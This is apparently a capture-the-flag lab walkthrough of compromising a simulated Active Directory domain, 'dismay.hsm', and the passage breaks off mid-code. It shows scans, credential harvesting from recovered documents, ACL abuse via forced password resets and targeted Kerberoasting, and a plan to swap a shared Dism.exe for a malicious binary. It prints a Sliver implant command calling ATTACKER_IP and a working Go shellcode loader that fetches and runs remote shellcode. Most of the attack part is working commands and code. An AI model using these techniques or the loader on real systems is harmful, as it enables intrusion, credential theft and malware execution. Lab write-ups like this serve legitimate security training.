Overview
Difficulty: Medium
Domain: dismay.hsm
OS: Windows Server 2022
This is a multi-machine Active Directory engagement simulating an internal penetration test. Starting with provided domain credentials, the objective is to escalate access to Domain Admin across three in-scope hosts — a WSUS member server and two domain controllers. The lab features credential discovery via file analysis, a chained BloodHound ACL exploitation path, AV bypass using a custom multi-stage loader, and ADCS ESC8 exploitation via NTLM relay.
Scope
| Host | IP Address | Role |
|---|---|---|
| NEXUS (EC2AMAZ-GQCP864) | 10.1.135.35 |
Member Server (WSUS) |
| DC1 | 10.1.125.36 |
Primary Domain Controller |
| DC2 | 10.1.157.194 |
Secondary DC / ADCS |
Initial credentials provided: xiao.ge / <REDACTED>
Executive Summary
- Sensitive credentials discovered in archived documents retrieved from WSUS SMB shares and the RDP session’s Recycle Bin.
- ACL abuse chain via BloodHound:
guy.rookie→ ForceChangePassword →jena.yamazaki→ Targeted Kerberoast / password reset →mike.silver→ AddMember →SHARES_OPERATORS. - AV bypass via Dism.exe binary replacement on a monitored Tools share, using a Go stager → PowerShell stager → custom shellcode runner → Sliver MTLS implant chain.
- ADCS ESC8 exploited via NTLM relay (ntlmrelayx + coercer) to obtain a Domain Controller certificate, enabling DCSync and full domain compromise.
Phase 1: NEXUS — Initial Foothold
Environment Setup
export TARGET=10.1.135.35
export USER='xiao.ge'
export PASSWORD='<REDACTED>'
Port Scan
nmap -sCV "$TARGET"
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-24 11:36 PDT
Nmap scan report for 10.1.135.35
Host is up (0.071s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=EC2AMAZ-GQCP864
| Not valid before: 2026-02-06T01:27:31
|_Not valid after:  2026-08-08T01:27:31
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-GQCP864
|   NetBIOS_Domain_Name: EC2AMAZ-GQCP864
|   NetBIOS_Computer_Name: EC2AMAZ-GQCP864
|   DNS_Domain_Name: EC2AMAZ-GQCP864
|   DNS_Computer_Name: EC2AMAZ-GQCP864
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-24T18:36:20+00:00
|_ssl-date: 2026-04-24T18:37:00+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft.windows

Host script results:
| smb2-time:
|   date: 2026-04-24T18:36:25
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 56.56 seconds
nmap -p- -Pn -oA "$TARGET"_full_ports --min-rate 1000 "$TARGET"
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-24 11:51 PDT
Nmap scan report for 10.1.135.35
Host is up (0.075s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8531/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 127.81 seconds
Port 8531 is the WSUS HTTPS port — confirming this machine is a Windows Server Update Services server.
SMB Share Enumeration
nxc smb "$TARGET" -u "$USER" -p "$PASSWORD" --shares
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  [*] Windows Server 2022 Build 20348 x64 (name:EC2AMAZ-GQCP864) (domain:EC2AMAZ-GQCP864) (signing:False) (SMBv1:None)
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  [+] EC2AMAZ-GQCP864\xiao.ge:<REDACTED>
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  [*] Enumerated shares
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  Share           Permissions     Remark
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  -----           -----------     ------
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  ADMIN$                          Remote Admin
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  C$                              Default share
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  IPC$            READ            Remote IPC
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  UpdateServicesPackages READ            A network share to be used by client systems for collecting all software packages (usually applications) published on this WSUS system.
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  WsusContent     READ            A network share to be used by Local Publishing to place published content on this WSUS system.
SMB         10.1.135.35     445    EC2AMAZ-GQCP864  WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
WsusContent is readable. Enumerating with smbclient.py:
smbclient.py "$USER":"$PASSWORD"@"$TARGET"
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
UpdateServicesPackages
WsusContent
WSUSTemp
# use WsusContent
# ls
drw-rw-rw-          0  Fri Apr 24 11:37:43 2026 .
drw-rw-rw-          0  Tue Mar 10 11:06:38 2026 ..
-rw-rw-rw-          0  Mon Feb  9 09:10:36 2026 anonymousCheckFile.txt
The share is initially empty aside from the anonymous check file. UpdateServicesPackages contains nothing of interest.
RDP Enumeration
With the provided credentials, we connect via RDP and begin enumerating the filesystem.

A test folder is visible at the root of C:\:

Additional enumeration reveals screenshots stored in C:\Users\Public\Pictures:

Reviewing the images reveals a sticky note containing potentially useful information:
Recycle Bin
The Recycle Bin was not empty — several deleted files are present:

Rather than mounting the workspace directory directly into the RDP session, the WsusContent SMB share is used to exfiltrate the recovered files:
# use WsusContent
# ls
drw-rw-rw-          0  Fri Apr 24 12:28:33 2026 .
drw-rw-rw-          0  Tue Mar 10 11:06:38 2026 ..
-rw-rw-rw-          0  Fri Apr 24 12:04:57 2026 anonymousCheckFile.txt
-rw-rw-rw-       3754  Fri Apr 24 12:27:39 2026 Confidential.7z
-rw-rw-rw-      61620  Fri Apr 24 12:27:39 2026 Invoice_Draft_2026_Q2.pdf
-rw-rw-rw-      41795  Fri Apr 24 12:27:39 2026 Meeting_Notes_Archive.pdf
-rw-rw-rw-      49318  Fri Apr 24 12:27:39 2026 System_Audit_Log.pdf
# mget *
[*] Downloading anonymousCheckFile.txt
[*] Downloading Confidential.7z
[*] Downloading Invoice_Draft_2026_Q2.pdf
[*] Downloading Meeting_Notes_Archive.pdf
[*] Downloading System_Audit_Log.pdf
Document Analysis
Reviewing the PDFs reveals several interesting findings.
Invoice_Draft_2026_Q2.pdf contains staging credentials embedded in an internal admin note:
Vendor: CloudScale Solutions LLC
Bill To: Finance Dept (Attn: Xiao Ge)
Date: March 28, 2026
Line Items:
Service: Enterprise License - Dismay_Reporting_Suite ($4,500.00)
Status: PENDING (Waiting for Admin approval)
Internal Admin Note (DO NOT DISTRIBUTE):
"Xiao, I've set up the temporary staging credentials for the migration. Please use these to verify the
ReportBundle.zip extraction on the local machine before we push to production."
Temporary User: staging_admin
Temporary Pass: <REDACTED>
Database Key: <REDACTED>
Meeting_Notes_Archive.pdf references a path worth investigating later:
Date: March 12, 2026
Attendees: Lee Kai, Xiao Ge, Marcus V. (Project Lead)
Location: Conference Room B / Nexus Team
Summary:
09:00: Review of last week's tickets.
09:15: Discussed the migration of the Dismay reporting module. Nadia mentioned the encryption keys
need to be rotated.
09:45: ACTION ITEM: Xiao to verify the backup integrity of the C:\Users\v.marcus\Documents folder.
10:10: Budget discussion (Q3). Marcus noted that we are over-spending on cloud instances.
10:30: Meeting adjourned.
System_Audit_Log.pdf confirms the domain and internal service accounts:
Document ID: AUDIT-2025-04-02-ND
Classification: INTERNAL USE ONLY
Subject: Quarterly Security & Access Review - Sector 7G
Summary of Events:
08:15: System boot sequence initiated. Kernel version 10.0.20348.
09:30: Automated backup of C:\inetpub\wwwroot completed successfully.
11:45: Minor alert: Multiple failed login attempts on service account SVC_SQL_01 . Source IP: 127.0.0.1.
(False positive, service password update pending).
13:10: Routine patch management applied to KB5034123.
15:00: User xiao.ge requested password reset for Archive access. Status: Fulfilled.
Notes: All administrative actions for this period are within compliance parameters. No unauthorized
exfiltration detected. Next audit scheduled for July 2026.
Confidential.7z — Credential Discovery
The staging password found in the invoice is used to open the encrypted archive:
7z t Confidential.7z -p'<REDACTED>'
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,32 CPUs 13th Gen Intel(R) Core(TM) i9-13950HX (B0671),ASM,AES-NI)

Scanning the drive for archives:
1 file, 3754 bytes (4 KiB)

Testing archive: Confidential.7z
--
Path = Confidential.7z
Type = 7z
Physical Size = 3754
Headers Size = 154
Method = LZMA2:6k 7zAES
Solid = -
Blocks = 1

Everything is Ok

Size:       5359
Compressed: 3754
The archive contains a leaked penetration test report authored by nadia.robin. In Appendix A, a PowerShell snippet was accidentally included with a hard-coded plaintext password for guy.rookie:
Confidential: Penetration Test Report
Client: dismay.hsm (sample engagement)
Author: nadia.robin (Penetration Tester)
Engagement: Internal network assessment — Windows domain
Date: 2025-10-28
...
Appendix A — Excerpt from internal report (redacted)
# Example: scheduled scan registration (sample only) $scannerUser =
"svc_scanner" # NOTE: this line contains a plaintext password that was
accidentally included in the report $scannerPassword = ConvertTo-SecureString
"<REDACTED>" -AsPlainText -Force $credential = New-Object
System.Management.Automation.PSCredential ($scannerUser, $scannerPassword)
...
# PS> Set-ADAccountPassword -Identity "guy.rookie"
-NewPassword (ConvertTo-SecureString "<REDACTED>" -AsPlainText -Force) -Reset
Phase 2: DC1 — Active Directory Enumeration
Credential Validation
nxc ldap "10.1.125.36" -u 'guy.rookie' -p '<REDACTED>'
LDAP        10.1.125.36     389    DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:dismay.hsm) (signing:None) (channel binding:Never)
LDAP        10.1.125.36     389    DC1              [+] dismay.hsm\guy.rookie:<REDACTED>
nxc smb "10.1.125.36" -u 'guy.rookie' -p '<REDACTED>'
SMB         10.1.125.36     445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.125.36     445    DC1              [+] dismay.hsm\guy.rookie:<REDACTED>
Domain User Enumeration
nxc ldap "10.1.125.36" -u 'guy.rookie' -p '<REDACTED>' --users
LDAP        10.1.125.36     389    DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:dismay.hsm) (signing:None) (channel binding:Never)
LDAP        10.1.125.36     389    DC1              [+] dismay.hsm\guy.rookie:<REDACTED>
LDAP        10.1.125.36     389    DC1              [*] Enumerated 8 domain users: dismay.hsm
LDAP        10.1.125.36     389    DC1              -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.1.125.36     389    DC1              Administrator                 2026-02-05 01:16:49 0        Built-in account for administering the computer/domain
LDAP        10.1.125.36     389    DC1              Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.1.125.36     389    DC1              krbtgt                        2025-12-12 03:50:45 0        Key Distribution Center Service Account
LDAP        10.1.125.36     389    DC1              mike.silver                   2026-02-08 02:39:00 0
LDAP        10.1.125.36     389    DC1              wang.kali                     2026-02-08 02:40:19 0
LDAP        10.1.125.36     389    DC1              nadia.robin                   2026-02-08 02:39:15 0
LDAP        10.1.125.36     389    DC1              jena.yamazaki                 2026-02-08 02:39:30 0
LDAP        10.1.125.36     389    DC1              guy.rookie                    2026-02-08 02:39:43 0
BloodHound — RustHound Collection
rusthound -d dismay.hsm -u 'guy.rookie@dismay.hsm' -p '<REDACTED>' -i 10.1.125.36 -o /workspace/bh --zip
---------------------------------------------------
Initializing RustHound at 13:00:45 on 04/24/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-04-24T20:00:45Z INFO  rusthound] Verbosity level: Info
[2026-04-24T20:00:45Z INFO  rusthound::ldap] Connected to DISMAY.HSM Active Directory!
[2026-04-24T20:00:45Z INFO  rusthound::ldap] Starting data collection...
[2026-04-24T20:00:46Z INFO  rusthound::ldap] All data collected for NamingContext DC=dismay,DC=hsm
[2026-04-24T20:00:46Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-04-24T20:00:46Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-04-24T20:00:46Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-04-24T20:00:46Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-04-24T20:00:46Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 9 users parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 67 groups parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 2 computers parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-04-24T20:00:46Z INFO  rusthound::json::maker] /workspace/bh/20260424130046_dismay-hsm_rusthound.zip created!

RustHound Enumeration Completed at 13:00:46 on 04/24/26! Happy Graphing!
ACL Abuse — ForceChangePassword → jena.yamazaki
BloodHound reveals that guy.rookie holds ForceChangePassword over jena.yamazaki:

bloodyAD --host "10.1.125.36" -d "dismay.hsm" -u "guy.rookie" -p "<REDACTED>" set password jena.yamazaki '<REDACTED>'
[+] Password changed successfully!
Validating the new credentials:
nxc smb "10.1.125.36" -u 'jena.yamazaki' -p '<REDACTED>'
SMB         10.1.125.36     445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.125.36     445    DC1              [+] dismay.hsm\jena.yamazaki:<REDACTED>

ACL Abuse — Targeted Kerberoast / Password Reset → mike.silver
With jena.yamazaki, we attempt a Targeted Kerberoast against mike.silver:
targetedKerberoast.py -v -d "dismay.hsm" -u "jena.yamazaki" -p "<REDACTED>" -o Kerberoastables.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (mike.silver)
[+] Writing hash to file for (mike.silver)
[VERBOSE] SPN removed successfully for (mike.silver)
Rather than waiting to crack the hash, jena.yamazaki holds GenericWrite over mike.silver, allowing a direct password reset:

bloodyAD --host "10.1.125.36" -d "dismay.hsm" -u "jena.yamazaki" -p "<REDACTED>" set password mike.silver '<REDACTED>'
[+] Password changed successfully
nxc smb "10.1.125.36" -u 'mike.silver' -p '<REDACTED>'
SMB         10.1.125.36     445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.125.36     445    DC1              [+] dismay.hsm\mike.silver:<REDACTED>
SHARES_OPERATORS — Tools Share Access
BloodHound shows that mike.silver can add members to the SHARES_OPERATORS group:
bloodyAD --host "10.1.125.36" -d "dismay.hsm" -u "mike.silver" -p "<REDACTED>" add groupMember SHARES_OPERATORS mike.silver
[+] mike.silver added to SHARES_OPERATORS
Re-enumerating shares confirms READ/WRITE access to the Tools share:
nxc smb "10.1.125.36" -u 'mike.silver' -p '<REDACTED>' --shares
SMB         10.1.125.36     445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.125.36     445    DC1              [+] dismay.hsm\mike.silver:<REDACTED>
SMB         10.1.125.36     445    DC1              [*] Enumerated shares
SMB         10.1.125.36     445    DC1              Share           Permissions     Remark
SMB         10.1.125.36     445    DC1              -----           -----------     ------
SMB         10.1.125.36     445    DC1              ADMIN$                          Remote Admin
SMB         10.1.125.36     445    DC1              C$                              Default share
SMB         10.1.125.36     445    DC1              IPC$            READ            Remote IPC
SMB         10.1.125.36     445    DC1              NETLOGON        READ            Logon server share
SMB         10.1.125.36     445    DC1              SYSVOL          READ            Logon server share
SMB         10.1.125.36     445    DC1              Tools           READ,WRITE
Tools Share Enumeration
smbclient.py "mike.silver":"<REDACTED>"@"10.1.125.36"
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use tools
# ls
drw-rw-rw-          0  Fri Apr 24 13:17:01 2026 .
drw-rw-rw-          0  Fri Dec 12 03:58:08 2025 ..
-rw-rw-rw-     329072  Fri Dec 12 04:09:18 2025 Dism.exe
-rw-rw-rw-     909312  Fri Dec 12 04:09:18 2025 mspaint.exe
-rw-rw-rw-        628  Fri Dec 12 04:09:18 2025 note.txt
-rw-rw-rw-     225280  Fri Dec 12 04:09:18 2025 notepad.exe
-rw-rw-rw-     708608  Fri Dec 12 04:09:18 2025 osk.exe
-rw-rw-rw-        948  Fri Apr 24 13:17:01 2026 Tools.lnk
The share contains several executables and a note. Reading note.txt:
cat note.txt
From: Adrian Thompson <adrian.thompson@dismay.hsm>
To: Kali Wang <wang.kali@dismay.hsm>
Subject: FINAL WARNING - Fix that broken executable NOW

Kali,

This is the third time this month. The binary you deployed last Thursday is completely broken. Users are
screaming, auditors are asking questions, and I'm the one getting heat from upstairs. You have until 17:00
tomorrow to deliver a working file or you're done. HR is already on standby. I've had it with your "it works
on my machine" excuses.

Get it fixed, push the new file. No more chances.

I'm not bluffing.

- Adrian
IT Security Administrator
DISMAY Ltd.
The note reveals that wang.kali is responsible for maintaining a binary in the Tools share and is expected to push an update. This is the entry point — we can replace Dism.exe with a malicious binary.
Phase 3: AV Bypass — Shell as wang.kali
The note makes clear that wang.kali is responsible for maintaining executables on the Tools share and is expected to push a replacement binary.
The initial approach was to drop a malicious .lnk file via the NXC SLINKY module and capture a hash with Responder — however, no authentication was received and that path was abandoned.
Since we have direct write access to the share, the approach shifts to replacing Dism.exe itself. We compile a malicious Dism.exe and upload it to the share to intercept the next execution.
Implant Generation — Sliver
sliver > generate --mtls <ATTACKER_IP>:443 --format shellcode --os windows --arch amd64 --save ~/workspace/implant.bin
Base64 encode the shellcode:
base64 -w0 implant.bin > implant.enc
Go Shellcode Runner (runner.exe)
The runner downloads a base64-encoded shellcode blob from a remote URL, decodes it, allocates executable memory, and runs it via CreateThread:
package main

import (
    "encoding/base64"
    "flag"
    "fmt"
    "io/ioutil"
    "net/http"
    "os"
    "unsafe"

    "golang.org/x/sys/windows"
)

var (
    kernel32                = windows.NewLazySystemDLL("kernel32.dll")
    procCreateThread        = kernel32.NewProc("CreateThread")
    procWaitForSingleObject = kernel32.NewProc("WaitForSingleObject")
    procRtlMoveMemory       = kernel32.NewProc("RtlMoveMemory")
)

func checkError(err error, msg string) {
    if err != nil {
        fmt.Fprintf(os.Stderr, "[!] %s: %v\n", msg, err)
        os.Exit(1)
    }
}

func loadShellcodeFromFile(path string) []byte {
    data, err := ioutil.ReadFile(path)
    checkError(err, "Failed to load shellcode from path")
    return data
}

func loadShellcodeFromURL(url string) []byte {
    resp, err := http.Get(url)
    checkError(err, "Failed to download shellcode from remote URL")
    defer resp.Body.Close()
    data, err := ioutil.ReadAll(resp.Body)
    checkError(err, "Failed to read remote shellcode response")
    return data
}

func decodeBase64(data []byte) []byte {
    decoded, err := base64.StdEncoding.DecodeString(string(data))
    checkError(err, "Failed to decode base64 shellcode")
    return decoded
}

func executeShellcode(shellcode []byte) {
    addr, err := windows.VirtualAlloc(
        0,
        uintptr(len(shellcode)),
        windows.MEM_COMMIT|windows.MEM_RESERVE,
        windows.PAGE_EXECUTE_READWRITE,
    )
    checkError(err, "VirtualAlloc failed")

    ret, _, err := procRtlMoveMemory.Call(
        addr,
        (uintptr)(unsafe.Pointer(&shellcode[0])),
        uintptr(len(shellcode)),
    )
    if ret == 0 {
        checkError(fmt.Errorf("RtlMoveMemory returned 0"), "Failed to copy shellcode")
    }
    thread, _, err := procCreateThread.Call(
        0, 0, addr, 0, 0, 0,
    )
    if thread == 0 {
        checkError(err, "CreateThread failed")
    }
    _, _, err = procWaitForSingleObject.Call(
        thread,
        windows.INFINITE,
    )
    if err != windows.ERROR_SUCCESS && err != nil {
        checkError(err, "WaitForSingleObject failed")
    }
}

func main() {
    localPath := flag.String("local", "", "Path to local base64-encoded shellcode file")
    remoteURL := flag.String("remote", "", "URL to remote base64-encoded shellcode file")
    flag.Parse()

    var encodedShellcode []byte

    if *localPath != "" {
        fmt.Println("[+] Loading shellcode from local file...")
        encodedShellcode = loadShellcodeFromFile(*localPath)
    } else if *remoteURL != "" {
        fmt.Println("[+] Loading shellcode from remote URL...")
        encodedShellcode = loadShellcodeFromURL(*remoteURL)
    } else {
        fmt.Println("[!] Missing -local or -remote option")
        fmt.Println("Usage:")
        fmt.Println(" loader.exe -local C:\\path\\to\\shellcode.enc")
        fmt.Println(" loader.exe -remote http://host/shellcode.enc")
        os.Exit(1)
    }

